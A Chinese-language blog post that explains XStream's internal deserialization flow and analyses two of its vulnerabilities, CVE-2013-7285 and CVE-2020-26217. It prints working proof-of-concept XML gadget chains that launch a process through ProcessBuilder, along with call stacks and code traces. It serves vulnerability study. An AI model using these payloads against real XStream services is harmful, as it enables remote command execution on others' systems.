
## 总体设计(搬运记录)

- Xstream 对外接口
- AbstractDriver 提供流解析器(HierarchicalStreamRead) & 编写器创建(HierarchicalStreamWriter)
- MarshallingStrategy 编组和解组策略的核心接口，核心就是 marshal & unmarshal  
TreeUnmarshaller: 树解组程序，调用mapper和Converter把XML转化成java对象，里面的start方法开始解组，convertAnother方法把class转化成java对象

TreeMarshaller: 树编组程序, 调用mapper和Converter把java对象转化成XML, 里面的start方法开始编组, convertAnother方法把java对象转化成XML

- Mapper 映射器, XML的elementName通过mapper获取对应class对象
- ConverterLookup, mapper找到对应类后, 用 lookupConverterForType 获取 Class 的转换器, 然后转化为实例对象

这个图属实可以, 我就直接搬运来了



## 重点详解

### 1. Mapper

首先看一下Mapper构建过程


```
private Mapper buildMapper() {
    Mapper mapper = new DefaultMapper(classLoaderReference);
    if (useXStream11XmlFriendlyMapper()) {
        mapper = new XStream11XmlFriendlyMapper(mapper);
    }
    mapper = new DynamicProxyMapper(mapper);
    mapper = new PackageAliasingMapper(mapper);
    mapper = new ClassAliasingMapper(mapper);
    mapper = new FieldAliasingMapper(mapper);
    mapper = new AttributeAliasingMapper(mapper);
    mapper = new SystemAttributeAliasingMapper(mapper);
    mapper = new ImplicitCollectionMapper(mapper);
    mapper = new OuterClassMapper(mapper);
    mapper = new ArrayMapper(mapper);
    mapper = new DefaultImplementationsMapper(mapper);
    mapper = new AttributeMapper(mapper, converterLookup,
    reflectionProvider);
    if (JVM.is15()) {
        mapper = buildMapperDynamically(
            "com.thoughtworks.xstream.mapper.EnumMapper", new Class[]
            {Mapper.class},
            new Object[] {mapper});
    }
    mapper = new LocalConversionMapper(mapper);
    mapper = new ImmutableTypesMapper(mapper);
    if (JVM.is15()) {
        mapper = buildMapperDynamically(ANNOTATION_MAPPER_TYPE, new Class[] {
            Mapper.class, ConverterRegistry.class, ConverterLookup.class,
```

```

        ClassLoaderReference.class, ReflectionProvider.class}, new
Object[]{
    mapper, converterLookup, converterLookup, classLoaderReference,
    reflectionProvider});
    }
    mapper = wrapMapper((MapperWrapper)mapper);
    mapper = new CachingMapper(mapper);
    return mapper;
}

```

随机看一个，例如 DynamicProxyMapper



## 2. converter 转换器

### 2.1. 注册部分

```

protected void setupConverters() {
    registerConverter(
        new ReflectionConverter(mapper, reflectionProvider),
        PRIORITY_VERY_LOW);

    registerConverter(
        new SerializableConverter(mapper, reflectionProvider,
            classLoaderReference), PRIORITY_LOW);
    registerConverter(new ExternalizableConverter(mapper,
        classLoaderReference), PRIORITY_LOW);

    registerConverter(new NullConverter(), PRIORITY_VERY_HIGH);
    registerConverter(new IntConverter(), PRIORITY_NORMAL);
    registerConverter(new FloatConverter(), PRIORITY_NORMAL);
}

```

注册 converter 并且设定优先级

### 2.2. 查找Converter

## 3. hierarchicalStreamDriver

分别提供了

```

HierarchicalStreamWriter createWriter(writer out);
HierarchicalStreamReader createReader(Reader in);

```

加载至内存解析。

## xstream 实现流程

1. 从String中获取，调用 StringReader 的重载获取 hierarchicalStreamDriver 解析器来解析这个 string，下面摘取代码

```
public Object fromXML(String xml) {
    return fromXML(new StringReader(xml));
}

public Object fromXML(Reader reader) {
    return unmarshal(hierarchicalStreamDriver.createReader(reader), null);
}

---unmarshal---

public Object unmarshal(HierarchicalStreamReader reader, Object root) {
    return unmarshal(reader, root, null);
}

public Object unmarshal(HierarchicalStreamReader reader, Object root,
    DataHolder dataHolder) {
    try {
        return marshallingStrategy.unmarshal(
            root, reader, dataHolder, converterLookup, mapper);
    } catch (ConversionException e) {
        Package pkg = getClass().getPackage();
        String version = pkg != null ? pkg.getImplementationVersion() :
null;
        e.add("version", version != null ? version : "not available");
        throw e;
    }
}
```

2. 创造出 TreeUnmarshaller进行解析，调用start

```
public Object unmarshal(Object root, HierarchicalStreamReader reader,
    DataHolder dataHolder, ConverterLookup converterLookup, Mapper mapper) {
    TreeUnmarshaller context = createUnmarshallingContext(root, reader,
converterLookup, mapper);
    return context.start(dataHolder);
}
```

3. start函数

```

public Object start(DataHolder dataHolder) {
    this.dataHolder = dataHolder;
    Class type = HierarchicalStreams.readClassType(reader, mapper);
    Object result = convertAnother(null, type);
    Iterator validations = validationList.iterator();
    while (validations.hasNext()) {
        Runnable runnable = (Runnable)validations.next();
        runnable.run();
    }
    return result;
}

```

#### 4. 根据className从mapper中找到对应的class

```

public static Class readClassType(HierarchicalStreamReader reader, Mapper
mapper) {
    String classAttribute = readClassAttribute(reader, mapper);
    Class type;
    if (classAttribute == null) {
        type = mapper.realClass(reader.getNodeName());
    } else {
        type = mapper.realClass(classAttribute);
    }
    return type;
}

```

顺便一提在readClass内调用，根据上面缓存的 CachingMapper 中的优先级顺序匹配

#### 5. 把刚刚在 mapper 中的 class 转换为 java Object 对象

```

Object result = convertAnother(null, type);

```

其内部就是调用了 lookupConverterForType，找到对应的转换器，然后进行转换。例如下面分析的 CVE-2013-7285 中，获取到对应的 converter 后，再逐步进行 unmarshal。根据 elementName(xml 中的 class 一一对应)，如果 elementName 对应 mapper 中的 alias，返回对应的 converter

java.lang.reflect.InvocationHandler java.lang.reflect.Proxy.h

## CVE-2013-7285

影响范围 小于 1.4.6。且...1.4.10 没有启用 security framwork(这...

按照官方代码上一个demo

```

package org.company;

import com.thoughtworks.xstream.XStream;
import org.company.model.Contact;

public class Poc {
    public static void main(String[] args) {
        XStream xstream = new XStream();
        String xml = "<contact class='dynamic-proxy'>\n" +
            " <interface>org.company.model.Contact</interface>\n" +
            " <handler class='java.beans.EventHandler'>\n" +

```

```

        <target class='java.lang.ProcessBuilder'>\n" +
        <command>\n" +
        <string>calc.exe</string>\n" +
        </command>\n" +
        </target>\n" +
        <action>start</action>\n" +
        </handler>\n" +
        "</contact>";
    Contact contact = (Contact)xstream.fromXML(xml);
    contact.Test();
}
}

```

Contact为一个Interface，调用了该Interface下的任意方法即可触发  
流程在上述实现的以及讲过，讲一下重点。进入 unmarshals 解析后获得一个 proxy

```

proxy = {$Proxy0@1162} "com.sun.proxy.$Proxy0@ec756bd"
  h = {EventHandler@1185}
    target = {ProcessBuilder@1349}
      command = {ArrayList@1346} size = 1
        directory = null
        environment = null
        redirectErrorStream = false
        redirects = null
      action = "start"
        value = {char[5]@1613} [s, t, a, r, t]
        hash = 109757538
        eventPropertyName = null
        listenerMethodName = null
        acc = null
    classLoaderReference = {ClassLoaderReference@734}

```

此时的调用堆栈

```

unmarshal:134, DynamicProxyConverter (com.thoughtworks.xstream.converter
convert:72, TreeUnmarshaller (com.thoughtworks.xstream.core)
convert:65, AbstractReferenceUnmarshaller (com.thoughtworks.xstream.c
convertAnother:66, TreeUnmarshaller (com.thoughtworks.xstream.core)
convertAnother:50, TreeUnmarshaller (com.thoughtworks.xstream.core)
start:134, TreeUnmarshaller (com.thoughtworks.xstream.core)
unmarshal:32, AbstractTreeMarshallingStrategy (com.thoughtworks.xstre
unmarshal:1157, XStream (com.thoughtworks.xstream)
unmarshal:1141, XStream (com.thoughtworks.xstream)
fromXML:1012, XStream (com.thoughtworks.xstream)
fromXML:1003, XStream (com.thoughtworks.xstream)

```

unmarshals的values这个HashMap中包含解析的参数(由之前流程input进来)

```

this = {ReferenceByXPathUnmarshaller@936}
  pathTracker = {PathTracker@939}
  isNameEncoding = true
  values = {HashMap@940} size = 6
    {Path@1197} "/contact/handler" -> {EventHandler@1185}
    {Path@1095} "/contact" -> {$Proxy0@1162} "com.sun.proxy.$Proxy0@ec756bd"
    {Path@1645} "/contact/handler/action" -> "start"
    {Path@1444} "/contact/handler/target" -> {ProcessBuilder@1349}
    {Path@1362} "/contact/handler/target/command" -> {ArrayList@1346} size = 1
    {Path@1646} "/contact/handler/target/command/string" -> "calc.exe"

```



最后返回的contact就是一个动态代理

```
contact = {$Proxy0@1162} "com.sun.proxy.$Proxy0@ec756bd"
  h = {EventHandler@1185}
    target = {ProcessBuilder@1349}
      command = {ArrayList@1346} size = 1
        0 = "calc.exe"
        directory = null
        environment = null
        redirectErrorStream = false
        redirects = null
      action = "start"
        value = {char[5]@1613} [s, t, a, r, t]
        hash = 109757538
        eventPropertyName = null
        listenerMethodName = null
        acc = null
```

修复：之后过滤了 EventHandler

## CVE-2020-26217

影响范围 version <= 1.4.13

官方描述：The processed stream at unmarshalling time contains type information to recreate the formerly written objects. XStream creates therefore new instances based on these type information. An attacker can manipulate the processed input stream and replace or inject objects, that can execute arbitrary shell commands.

This issue is a variation of CVE-2013-7285, this time using a different set of classes of the Java runtime environment, none of which is part of the XStream default blacklist. The same issue has already been reported for Struts' XStream plugin in CVE-2017-9805, but the XStream project has never been informed about it.

[参考分析文章](#) - 讲的比较好，易懂

```
<map>
  <entry>
    <jdk.nashorn.internal.objects.NativeString>
      <flags>0</flags>
      <value
class='com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data'>
        <dataHandler>
          <dataSource
class='com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource'>
            <contentType>text/plain</contentType>
            <is class='java.io.SequenceInputStream'>
              <e class='javax.swing.MultiUIDefaults$MultiUIDefaultsEnumerator'>
                <iterator class='javax.imageio.spi.FilterIterator'>
                  <iter class='java.util.ArrayList$Itr'>
                    <cursor>0</cursor>
                    <lastRet>-1</lastRet>
                    <expectedModCount>1</expectedModCount>
                    <outer-class>
                      <java.lang.ProcessBuilder>
                        <command>
                          <string>calc</string>
                        </command>
```

```
        </java.lang.ProcessBuilder>
        </outer-class>
    </iter>
    <filter class='javax.imageio.ImageIO$ContainsFilter'>
        <method>
            <class>java.lang.ProcessBuilder</class>
            <name>start</name>
            <parameter-types/>
        </method>
        <name>start</name>
    </filter>
    <next/>
</iterator>
<type>KEYS</type>
</e>
<in class='java.io.ByteArrayInputStream'>
    <buf></buf>
    <pos>0</pos>
    <mark>0</mark>
    <count>0</count>
</in>
</is>
    <consumed>false</consumed>
</dataSource>
    <transferFlavors/>
</dataHandler>
    <dataLen>0</dataLen>
</value>
</jdk.nashorn.internal.objects.NativeString>
    <string>test</string>
</entry>
</map>
```

我们直接在 ProcessBuilder 下的 start() 下断点，观察整个调用堆栈

```
start:1007, ProcessBuilder (java.Lang)
  invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
  invoke:62, NativeMethodAccessorImpl (sun.reflect)
  invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
  invoke:498, Method (java.Lang.reflect)
  filter:613, ImageIO$ContainsFilter (javax.imageio)
  advance:821, FilterIterator (javax.imageio.spi)
  next:839, FilterIterator (javax.imageio.spi)
  nextElement:153, MultiUIDefaults$MultiUIDefaultsEnumerator (javax.s
  nextStream:110, SequenceInputStream (java.io)
  read:211, SequenceInputStream (java.io)
  readFrom:65, ByteArrayOutputStreamEx (com.sun.xml.internal.bind.v2.
  get:182, Base64Data (com.sun.xml.internal.bind.v2.runtime.unmarsh
  toString:286, Base64Data (com.sun.xml.internal.bind.v2.runtime.unma
  getStringValue:121, NativeString (jdk.nashorn.internal.objects)
  hashCode:117, NativeString (jdk.nashorn.internal.objects)
  hash:338, HashMap (java.util)
  put:611, HashMap (java.util)
  putCurrentEntryIntoMap:107, MapConverter (com.thoughtworks.xstream.
  populateMap:98, MapConverter (com.thoughtworks.xstream.converters.c
  populateMap:92, MapConverter (com.thoughtworks.xstream.converters.c
  unmarshal:87, MapConverter (com.thoughtworks.xstream.converters.col
  convert:72, TreeUnmarshaller (com.thoughtworks.xstream.core)
  convert:72, AbstractReferenceUnmarshaller (com.thoughtworks.xstream
  convertAnother:66, TreeUnmarshaller (com.thoughtworks.xstream.core)
  convertAnother:50, TreeUnmarshaller (com.thoughtworks.xstream.core)
  start:134, TreeUnmarshaller (com.thoughtworks.xstream.core)
  unmarshal:32, AbstractTreeMarshallingStrategy (com.thoughtworks.xst
  unmarshal:1404, XStream (com.thoughtworks.xstream)
  unmarshal:1383, XStream (com.thoughtworks.xstream)
  fromXML:1268, XStream (com.thoughtworks.xstream)
  fromXML:1259, XStream (com.thoughtworks.xstream)
main:64, Poc (org.company)
```

相当长，我们跟进分析一下。

首先我们先理解一下 xml 是如何对 map 形式做处理的

```

import com.thoughtworks.xstream.XStream;

import java.util.HashMap;
import java.util.Map;

class Person {
    String name;
    int age;
    public Person(String name, int age) {
        this.age = age;
        this.name = name;
    }
}

public class Poc {
    public static void main(String[] args) {
        Map map=new HashMap();
        map.put(new Person( name: "name", age: 100), "test");
        XStream xstream = new XStream();
        String xml = xstream.toXML(map);
        System.out.println(xml);
    }
}

```

生成的xml如下

```

<map>
  <entry>
    <Person>
      <name>name</name>
      <age>100</age>
    </Person>
    <string>test</string>
  </entry>
</map>

```

那么我们能够理解 POC 如下: 传入一个map, 他的key为 `jdk.nashorn.internal.objects.NativeString` 对象, 内又有 `flags` (等于0) 和 `value` (为 `com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data`) 两个属性

## 分析部分

我们直接从和 key 相关操作开始分析

首先, 当 put 的时候, 会先获取当前key的hash, 代码如下

```

public V put(K key, V value) { key: "" value: "test"
    return putVal(hash(key), key, value, onlyIfAbsent: false, evict: true);
}

```

```

static final int hash(Object key) {
    int h;
    return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16); key: ""
}

```

当前 key 为 `jdk.nashorn.internal.objects.NativeString`，于是调用其 `hashCode` 方法

```

public int hashCode() {
    return this.getStringValue().hashCode();
}

```

```

private String getStringValue() {
    return this.value instanceof String ? (String)this.value : this.value.toString();
}

```

此时的 value 就是在 poc 中设定的

`com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data` 继续跟如 `Base64Data` 中的 `toString`

```

public String toString() {
    this.get();
    return DatatypeConverterImpl._printBase64Binary(this.data, offset: 0, this.dataLen);
}

```

```

public byte[] get() {
    if (this.data == null) { data: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 其他 +1,014]
        try {
            ByteArrayOutputStreamEx baos = new ByteArrayOutputStreamEx( size: 1024);
            InputStream is = this.dataHandler.getDataSource().getInputStream(); is:
            baos.readFrom(is); baos: "" is: SequenceInputStream@1727
            is.close();
            this.data = baos.getBuffer();
            this.dataLen = baos.size();
        } catch (IOException var3) {
            this.dataLen = 0;
        }
    }

    return this.data;
}

```

调用 `get` 方法，在 `InputStream` 这一行，首先能看到 `dataHandler` 和 `Datasource` (`com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource`)，即为 poc 中的设定值。这里作为一个跳板，调用了 `datasource` 下的 `InputStream` 方法，该方法会获取 `is` 属性值，在 POC 中将其设定为 `java.io.SequenceInputStream`，再调用 `ByteArrayOutputStreamEx` 的 `readFrom` 方法

```

public void readFrom(InputStream is) throws IOException {
    while(true) {
        if (this.count == this.buf.length) {
            byte[] data = new byte[this.buf.length * 2];
            System.arraycopy(this.buf, srcPos: 0, data, destPos: 0, this.buf.length);
            this.buf = data;
        }

        int sz = is.read(this.buf, this.count, len: this.buf.length - this.count);
        if (sz < 0) {
            return;
        }

        this.count += sz;
    }
}

```

此时的is是刚刚 `java.io.SequenceInputStream`，调用其 `read`

```

public int read(byte b[], int off, int len) throws IOException {
    if (in == null) {
        return -1;
    } else if (b == null) {
        throw new NullPointerException();
    } else if (off < 0 || len < 0 || len > b.length - off) {
        throw new IndexOutOfBoundsException();
    } else if (len == 0) {
        return 0;
    }
    do {
        int n = in.read(b, off, len); in: null
        if (n > 0) {
            return n;
        }
        nextStream();
    } while (in != null);
    return -1;
}

```

```

final void nextStream() throws IOException {
    if (in != null) {
        in.close();
    }

    if (e.hasMoreElements()) {
        in = (InputStream) e.nextElement(); e:
        if (in == null)
            throw new NullPointerException();
    }
    else in = null;
}

```

调用 `nextStream()` 再调用到 `e.nextElement()`，其中 `e` 的值可控，为我们传入的 (`javax.swing.MultiUIDefaults$MultiUIDefaultsEnumerator`)，那么实际调用的就为该类的方法，跟进

```

public Object nextElement() {
    switch (type) { type: "KEYS"
        case KEYS: return iterator.next().getKey(); itera
        case ELEMENTS: return iterator.next().getValue();
        default: return null;
    }
}

```

POC中将 iterator (可控)设定为 `javax.imageio.spi.FilterIterator`，调用其next()跟进

```

public T next() {
    if (next == null) {
        throw new NoSuchElementException();
    }
    T o = next; next = null
    advance();
    return o;
}

```

```

private void advance() {
    while (iter.hasNext()) {
        T elt = iter.next();
        if (filter.filter(elt)) {
            next = elt;
            return;
        }
    }

    next = null;
}

```

iter 以及 filter 可控，调用了 filter 的 filter 方法，那么在这里的目标就变成了，某类的 filter 方法，传入某参数后执行命令。这里传入的 elt 为 ProcessBuilder。而 filter 为 `javax.imageio.ImageIO$ContainsFilter`，其中的 filter 函数为

```

public boolean filter(Object elt) {
    try {
        return contains((String[])method.invoke(elt), name);
    } catch (Exception e) {
        return false;
    }
}

```

elt 即为刚刚传入的 `ProcessBuilder`，最后反射调用执行命令。  
分析过程不难，我就是好奇这样的链子是如何挖掘到的。。。